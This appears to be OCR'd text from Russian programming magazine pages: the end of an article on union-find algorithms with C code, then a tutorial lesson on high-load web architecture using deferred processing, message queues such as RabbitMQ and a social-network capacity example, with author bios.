            id[j] = id[id[j]];
        if (i == j)
            continue;
        // Операция объединения
        if (sz[i] < sz[j])
        {
            id[i] = j;
            sz[j] += sz[i];
        } else
        {
            id[j] = i;
            sz[i] += sz[j];
        }
        printf("\t%d %d\n", p, q);
    }
}
```


Как видно из кода, при каждом проходе по массиву id во время поиска мы присваиваем i-му элементу указатель не на родительский элемент, а на прародительский, таким образом существенно снижая глубину дерева.

ЗАКЛЮЧЕНИЕ

Рассмотрев основные алгоритмы из семейства объединения-поиска, можно с уверенностью сказать, что методы quick-find и quick-union не подходят для решения серьезных задач. Они слишком медленные и не могут гарантировать линейной сложности. А вот взвешенные версии быстрого объединения гораздо производительней — разница заметна даже на небольших наборах данных. Это значит, что, даже если мы пишем под суперсовременное железо, не следует пренебрегать алгоритмической оптимизацией. Время, потраченное на разработку, с лихвой окупится в будущем.




Слева — результат работы weighted quick-find на наборе данных из таблицы 1; справа — результат работы weighted quick-find для худшего набора данных



Результат работы быстрого взвешенного объединения с делением пополам в худшем случае

DVD

Все описанные примеры ждут тебя на нашем диске.



УРОК # 1 2 3 4 5 6


Каждый программист хочет стать лучшим, получать все более интересные и сложные задачи и решать их все более эффективными способами. В мире интернет-разработок к таким задачам можно отнести те, с которыми сталкиваются разработчики высоконагруженных систем.

УЧЕБНИК ПО ВЫСОКИМ НАГРУЗКАМ

Большая часть информации, опубликованная по теме высоких нагрузок в интернете, представляет собой всего лишь описания технических характеристик крупных систем. Мы же попробуем изложить принципы, по которым строятся архитектуры самых передовых и самых посещаемых интернет-проектов нашего времени.

МАСШТАБИРОВАНИЕ ВО ВРЕМЕНИ

В прошлых уроках мы говорили о том, как писать программы так, чтобы их можно было запустить в нескольких экземплярах и тем самым выдерживать большую нагрузку. В этом уроке мы поговорим о еще более интересных вещах — как использовать для построения технической архитектуры знания о бизнес-логике продукта и как обрабатывать данные тогда, когда это нужно, максимально эффективно используя аппаратную инфраструктуру.



ОТЛОЖЕННЫЕ ВЫЧИСЛЕНИЯ

Когда пользователь вводит запрос на сайт, необходимо дать ему ответ, и для этого сначала придется проделать соответствующую работу. Скажем, если человек сделал модификационный запрос (например, создал новый пост), то вам предстоит провернуть огромный объем работы. Недостаточно просто положить пост. Нужно обновить счетчики, оповестить друзей, разослать электронные уведомления. Хорошая новость: делать все сразу необязательно.

Тот же самый Facebook после того, как вы публикуете новый пост, делает еще одиннадцать разных вещей — и это только то, что видно снаружи невооруженным глазом. Причем все эти операции исполняются в разное время. Например, электронное письмо с уведомлением можно послать вообще минут через десять.

Этот принцип мы и возьмем на вооружение. Любой маленький сайт по мере роста нагрузки сталкивается с тем, что, оказывается, больше нельзя делать все необходимые операции синхронно в функции обработки самого модификационного запроса. В противном случае пользователь не получит моментальный ответ.

Современные фреймворки для веб-программирования часто не позволяют в явном виде реализовать такой трюк, поскольку в них не предусмотрена возможность делать что-либо после отправки ответа пользователю. Однако есть и исключения. В популярном веб-сервере Apache существует более десяти стадий обработки запроса, включая трансляцию URI, авторизацию, аутентификацию и собственно обработку запроса. Сюда же входят и стадии, которые выполняются уже после того, как ответ пользователю отправлен. Некоторые фреймворки (например, mod_perl) позволяют перехватить эти стадии и повесить на них ваши собственные функции. Можно передать в эти функции данные для обработки и спокойно обрабатывать их уже после того, как пользователь получил ответ.

АСИНХРОННАЯ ОБРАБОТКА

Однако иногда описанного выше подхода с постобработкой данных недостаточно. Действия, которые надо совершить с ними, могут занимать слишком много времени, а ресурсы веб-сервера небезграничны.

В таком случае помогает следующий архитектурный паттерн — сохраните данные в некое промежуточное хранилище, а затем обработайте их с помощью отдельного асинхронного процесса. Термин «асинхронность» означает в общем случае разнесенность во времени. То есть данные собираются сейчас, а обрабатываются тогда, когда будет удобно.

Например, очень часто асинхронно обсчитывается статистика уникальных посетителей — раз в день, как правило по ночам, в часы наименьшей загрузки, запускается скрипт, который берет весь массив данных, накопленных за день, обрабатывает их и сохраняет уже в другом виде. Такой подход применяется при разработке баннерных сетей, счетчиков и других подобных проектов. Часто в часы наименьшей нагрузки выполняются и различные обслуживающие процедуры: оптимизация баз данных, бэкапы.

Обратите внимание — мы уже используем наше знание о бизнес-процессах в проекте. Мы знаем, что детальную статистику за день пользователи готовы подождать, и учитываем этот факт при проектировании архитектуры проекта. Более углубленное использование этих знаний мы с вами разберем дальше.

ОЧЕРЕДИ

Рассмотрим подробнее инструменты, позволяющие отложить на потом те вещи, которые «не горят». Одно из уже упоминавшихся решений — промежуточное хранилище. Но существует целый класс однотипных задач, для которых хотелось бы, чтобы это хранилище обладало определенными свойствами. Это уже не просто данные для обработки — тут важен порядок, важна очередность.

Для подобных целей используют инструмент, называемый очередями, — особый вид хранилища, поддерживающий логику FIFO (первый вошел — первый вышел). Получаются очереди сообщений и очереди задач, которые надо делать. Например, вместо того чтобы слать e-mail, можно поместить в очередь задачу: «Послать e-mail». Какой-то фоновый скрипт, который запущен, вытянет из очереди новый запрос. «О, надо послать e-mail. Сейчас пошлю его».

Очереди — довольно продвинутый и часто встречающийся инструмент. Например, даже когда пользователь в Windows кликает мышкой на кнопку в приложении, то приложение не принимается немедленно обрабатывать это событие (ведь в этот момент приложение может быть занято другим действием). Операционная система присылает приложению сообщение, содержащее описание совершенного пользователем действия. Сообщение ставится в очередь и будет обработано в порядке поступления. В результате если вы два раза кликните мышкой на два разных пункта меню, то сначала откроется одно, потом другое.

Для использования очередей есть ряд инструментов, один из наиболее популярных сейчас — RabbitMQ (www.rabbitmq.com), написанный на Erlang'е. Причем несмотря на колоссальные возможности по обслуживанию очередей сообщений, начать использовать его крайне просто. Практически для любого языка программирования (PHP, Python, Ruby и так далее) есть готовые библиотеки.

ОТ АВТОРОВ

Основным направлением деятельности нашей компании является решение проблем, связанных с высокой нагрузкой, консультирование, проектирование масштабируемых архитектур, проведение нагрузочных тестирований и оптимизация сайтов. В число наших клиентов входят инвесторы из России и со всего мира, а также проекты «ВКонтакте», «Эльдорадо», «Имхонет», Photosight.ru и другие. Во время консультаций мы часто сталкиваемся с тем, что многие не знают самых основ — что такое масштабирование и каким оно бывает, какие инструменты и для чего используются. Эта публикация продолжает серию статей «Учебник по высоким нагрузкам». В этих статьях мы постараемся последовательно рассказать обо всех инструментах, которые используются при построении архитектуры высоконагруженных систем.

В крупных веб-системах могут использоваться одновременно десятки очередей: очередь на отправку электронной почты, очередь для обновления счетчиков, очередь для обновления френдлент пользователей.

По большому счету очереди — это пример межсервисной коммуникации, когда один сервис (публикация поста) ставит задачи другому сервису (рассылка электронной почты). Рассмотрим это подробнее на конкретном примере.

ПРИМЕР ПРЕМОДЕРИРУЕМОЙ СОЦИАЛЬНОЙ СЕТИ

Рассмотрим пример большого проекта социальной сети уровня Facebook. Пользователи пишут посты в огромном количестве, генерируются гигантские объемы различных операций. Но допустим, что это не просто Facebook, а социальная сеть с премодерацией всех сообщений. Задача стала еще сложнее — что делать?

Разработчики посмотрели: посты храним так, комментарии храним так. Всё в разных табличках, может быть даже в базах данных разного вида. Например, этих баз и табличек десять. Неужели модераторский софт должен будет ходить по десятку баз данных, вытаскивать обновления за последние пять минут из всех этих табличек? Объединять все изменения в один большой список и показывать модератору? А что, если модераторов несколько? А если данных очень много?

Вот тут на помощь и приходят очереди. Любой постинг приводит не только к добавлению сообщения в большую базу данных (где оно будет жить постоянно), но и к его попаданию в некую модераторскую систему. Взаимодействие сервисов позволяет навести тут порядок.

Нижний красный блок на слайде — это исходящий сервер очередей RabbitMQ, который получает сообщение. Этот сервер кем-то слушается с той стороны, и в результате приходящие данные перегруппировываются и уже складываются в другую базу данных или в другое место, специально предназначенное для модерации. Например, они группируются, и вместо модерации может идти, например, аналитическая система. Сам бог велел входящие данные преобразовывать, чтобы потом было удобно их обрабатывать и решать данную конкретную узкую задачу.

Но вернемся к нашему примеру. Все эти сообщения каким-то образом просматриваются, и, так как схема базы данных заточена под модерацию, это происходит легко и просто. Нам что-то не нравится — удаляем это сообщение, и запрос точно так же уходит обратно, в другую очередь: «Это сообщение из тех, что ты мне прислал, удали». Есть такой же разборщик, который берет эту задачу с удаленным сообщением, ищет, где же оно там все-таки лежит, и удаляет. Мы получили классический пример использования очереди.

НЕКОНСИСТЕНТНОСТЬ ДАННЫХ

Здесь возникают недостатки, характерные для любой системы, которая хранит данные в двух местах. Любая проблема с оборудованием, с выполнением этой сложной функциональности — и возникает неконсистентность данных. Например, сообщение попало в основную базу, но не было добавлено в очередь. Сообщение прошло модерацию, но оно реально удалено не было, потому что очередь, ответственная за хранение сообщений на удаление, вышла из строя.

Чтобы избежать этого, нужно писать программу таким образом, чтобы при повторном ее выполнении она доходила до конца. Этот принцип называется идемпотентностью — повторное действие не изменит наши данные, если в первый раз все было сделано правильно. Увы, это далеко не всегда можно применить.

Другое решение — логическое логирование действий. Создается некий блокнот, например файл, хранящийся на каком-то надежном носителе. Программы при выполнении оставляют там записи вида: «Я успел сделать то, то и то, но еще не успел сделать вот это» и «Я собираюсь сделать это». Если что-то пошло не так, подобный отчет позволит понять, на каком этапе произошел сбой, и исправить положение.

АЛГОРИТМ ПРОЕКТИРОВАНИЯ АРХИТЕКТУРЫ

Рассмотрим решение нашей проблемы, исходя из конкретных условий бизнес-логики. Сначала составляем варианты использования проекта (Use cases), функциональное описание, в нашем случае — основные веб-сервисы. Описываем, что конкретно делает пользователь на той или иной странице.

Например, страница news feed пользователя:

- загружаются десять последних объектов-записей по времени объектов, опубликованных всеми пользователями, на которых подписан пользователь;
- для каждой из записей поднимается информация о пользователе-авторе (имя, аватар и ссылка на профиль);
- для каждой из записей на странице поднимаются три последних комментария, по каждому комментарию поднимается аватар и имя пользователя.

Отдельного упоминания заслуживает обсуждение потенциальных сценариев дальнейшего развития проекта. Например, сейчас нет обновления комментариев без перезагрузки, а потом будет — такую возможность нужно предусмотреть еще на этапе начального проектирования. Далее по этим описаниям планируются потоки данных с расчетом потенциальных объемов, требований к скорости в каждом случае. Важно также проговорить потенциальную степень деградации данных.

Например, у нас ожидается тридцать миллионов зарегистрированных пользователей в новой потенциальной социальной сети. По аналогии с существующими сетями предположим, что в день на сайт будет заходить 1/5 зарегистрированных пользователей, то есть шесть миллионов пользователей.

Какое количество записей делает в день пользователь? Этот вопрос требует исследования, но допустим, что в среднем три сообщения в день кто-то больше, кто-то меньше. На практике большинство будет



заходить на сайт только для чтения чужих сообщений, поэтому сократим в пять раз — пусть пишет по три сообщения каждый пятый пользователь.

Получается 3,6 миллиона записей в сутки. У каждого пользователя 100 подписчиков, то есть (если мы остаемся на схеме уведомлений об изменениях) 360 миллионов уведомлений в сутки. С учетом пикового характера веб-трафика получаем 10 тысяч уведомлений в секунду — это может быть проблемой! Мы видим такую цифру и понимаем, что нам придется рассылать уведомления не в реальном времени.

Чтобы рассчитать объемы данных, допустим, что половина сообщений текстовые, а половина — графические. Размер текстового сообщения в среднем 200 байт, графического — 100 килобайт. Итого в день мы генерируем данных на 360 мегабайт текстовых сообщений и на 180 гигабайт графики. Это немало, и очевидно, что мы не можем просто положить тексты в SQL базу данных и делать по ней выборки. Максимум — мы можем делать выборки по некоей упрощенной информации, например таблицам с идентификаторами.

На этом этапе можно и нужно проговорить сущности и связи между ними. Например, как на приведенном рисунке. Это пример из реального проекта простой социальной сети, разработанной нашей компанией. Здесь же мы проговариваем вопросы деградации, для этого продакт-менеджер должен ответить нам на следующие вопросы:

- Страшно ли, если запись друга появится в news feed пользователя не моментально, а через пять секунд? А если через десять? Через минуту? Через час? Какова допустимая задержка?
- Сколько последних записей мы выводим на одной странице? Десять? Двадцать? Могу ли я перейти к более старым записям?
- Должны ли новые записи появляться на странице без перезагрузки?
- Должны ли новые комментарии к записям, находящимся на странице, появляться без перезагрузки страницы?
- Страшно ли, если записи будут подгружаться пользователю постепенно, не сразу, сначала одна, потом еще пять, а потом вдруг раз — и загрузилась запись где-то в середине?

Интеркоммуникация сервисов

Задача: необходимо уведомлять одни части системы о событиях, которые происходят в других частях:

- размещение информации в пользовательских лентах (feeds) о событиях, произошедших в сообществах;
- лайки;
- комментарии;
- рассылка писем

Здесь же мы прописываем скорость работы страницы (в нашем случае не более 0,2–0,5 секунды, например) и проговариваем какие-то особенности использования модуля. Например, в нашем случае с news feed это может быть:

- 99% пользователей просматривают ленту своих записей на одну-три страницы назад (обычно до последней прочитанной записи). Архив просматривается крайне редко. Можем ли мы как-нибудь использовать эту особенность?
- Нам не надо показывать пользователю сразу всю страницу, мы можем показать ему пару записей и, пока он смотрит на них, подгружать остальные.


Вот тут надо понаблюдать за работой конкурентов, например того же Facebook. Алгоритм работы примерно такой:

- сначала загружается обвязка;
- затем происходит запрос идентификаторов записей для данной news feed;
- затем в цикле, начиная от самых старых, запрашиваем подробности про записи.

Эту схему можно упростить — например часть данных в виде JSON


HIGHLOAD-ИНСТРУКТОРЫ

Олег Бунин




Известный специалист по Highload-проектам. Его компания «Лаборатория Олега Бунина» специализируется на консалтинге, разработке и тестировании высоконагруженных веб-проектов. Сейчас является организатором конференции HighLoad++ (www.highload.ru). Это конференция, посвященная высоким нагрузкам, которая ежегодно собирает лучших в мире специалистов по разработке крупных проектов. Благодаря этой конференции знаком со всеми ведущими специалистами мира высоконагруженных систем.

Константин Осипов




Специалист по базам данных, который долгое время работал в MySQL, где отвечал как раз за высоконагруженный сектор. Быстрота MySQL — в большой степени заслуга именно Кости Осипова. В свое время он занимался масштабируемостью MySQL 5.5. Сейчас отвечает в Mail.Ru за кластерную NoSQL базу данных Tarantool, которая обслуживает 500–600 тысяч запросов в секунду. Использовать этот Open Source проект может любой желающий.

Максим Лапшин



Решения для организации видеотрансляции, которые существуют в мире на данный момент, можно пересчитать по пальцам. Макс разработал одно из них — Erlyvideo (erlyvideo.org). Это серверное приложение, которое занимается потоковым видео. При создании подобных инструментов возникает целая куча сложнейших проблем со скоростью. У Максима также есть некоторый опыт, связанный с масштабированием средних сайтов (не таких крупных, как Mail.Ru). Под средними мы подразумеваем такие сайты, количество обращений к которым достигает около 60 миллионов в сутки.

Константин Машуков



Бизнес-аналитик в компании Олега Бунина. Константин пришел из мира суперкомпьютеров, где долгое время «пилил» различные научные приложения, связанные с числодробилками. В качестве бизнес-аналитика участвует во всех консалтинговых проектах компании, будь то социальные сети, крупные интернет-магазины или системы электронных платежей.

загружать заранее при загрузке страницы. Если посмотреть страницы Facebook, вы увидите только JavaScript, все данные представлены в виде JSON-массивов. Это очень удобно — просто сделать AJAX-обновление страницы без перезагрузки.

Далее нужно сформулировать дополнительные технические требования к отказоустойчивости и скорости всей системы и отдельных веб-сервисов. Наконец, для каждого из веб-сервисов, исходя из конкретных особенностей данных и требований к каждому компоненту, проектируем архитектуру и подбираем технологии. Многие технологии имеют аналоги, и среди кластера технологий выбор стоит делать на основе предпочтений команды разработчиков. Что умеют, на том и надо работать.

Итак, у нас есть довольно существенный поток данных, обладающих, однако, определенными особенностями. Похоже, что стоит разделить сами записи и структуру news feed'ов. Не все данные нужно показывать сразу, успокоил нас продакт-менеджер и дал пару минут, чтобы поместить новое сообщение пользователя во френдленты его друзей. Строго говоря, это может быть и не так исходя из бизнес-логики проекта. В этом случае мы с вами выбрали бы другую архитектуру для системы хранения френдлент. При обсуждении продакт-менеджер сказал нам также, что рассылку почтовых уведомлений мы можем отложить на потом. Мы рассчитали объем задач, прикинули систему хранения для очереди и приступили к реализации.

Строго говоря, использование серверов очередей не обязательно. Не умеете работать с RabbitMQ? Ничего страшного — используйте паттерн «Очереди», но храните список задач в обычном MySQL.



ИСПОЛЬЗОВАНИЕ ОЧЕРЕДЕЙ ДЛЯ ДОСТИЖЕНИЯ НАДЕЖНОСТИ


Усложним задачу из примера с почтовыми рассылками. Итак, воркеру, обслуживающему почтовые рассылки, нужно разослать 25 писем. Три послали, на четвертом закончилось место на диске. Хлоп, сломалось! Если вы пишете синхронную рассылку в едином PHP-коде, то у вас из-за отвалившегося почтовика может возникнуть 500-я ошибка для пользователя. Это вообще неприемлемо.

Это важный аспект — с помощью очереди сообщений можно позволить сломаться какому-то куску вашей системы. Например, в одном из проектов, который мы разрабатывали, запись в базу шла через очередь сообщений. Это было очень удобно. Можно было для решардинга и других обслуживающих операций выключить один из кусков базы данных на какое-то время. Все это время у нас тупо росла очередь сообщений и что-то не записывалось. Потом, когда базу чинят и снова подключают, очередь рассасывается.

Таким образом, очередь сообщений позволяет вам еще и функционально развязать куски всей вашей экосистемы и позволить кому-то сломаться на время без общей деградации.

На рисунке изображено два сервиса, которые полностью независимы друг от друга. Поломка одного не приводит к поломке другого. Допустим, сервису А нужно отправить что-нибудь в сервис Б. Он ставит задачу во внутреннюю очередь сервиса А. Раздающий демон (своего рода выходные ворота сервиса А) разбирает внутреннюю очередь и рассылает запросы вовне. Входные ворота сервиса Б принимают запрос и пишут его во внутреннюю очередь сервиса Б. Воркеры сервиса Б обрабатывают задачи из внутренней очереди.

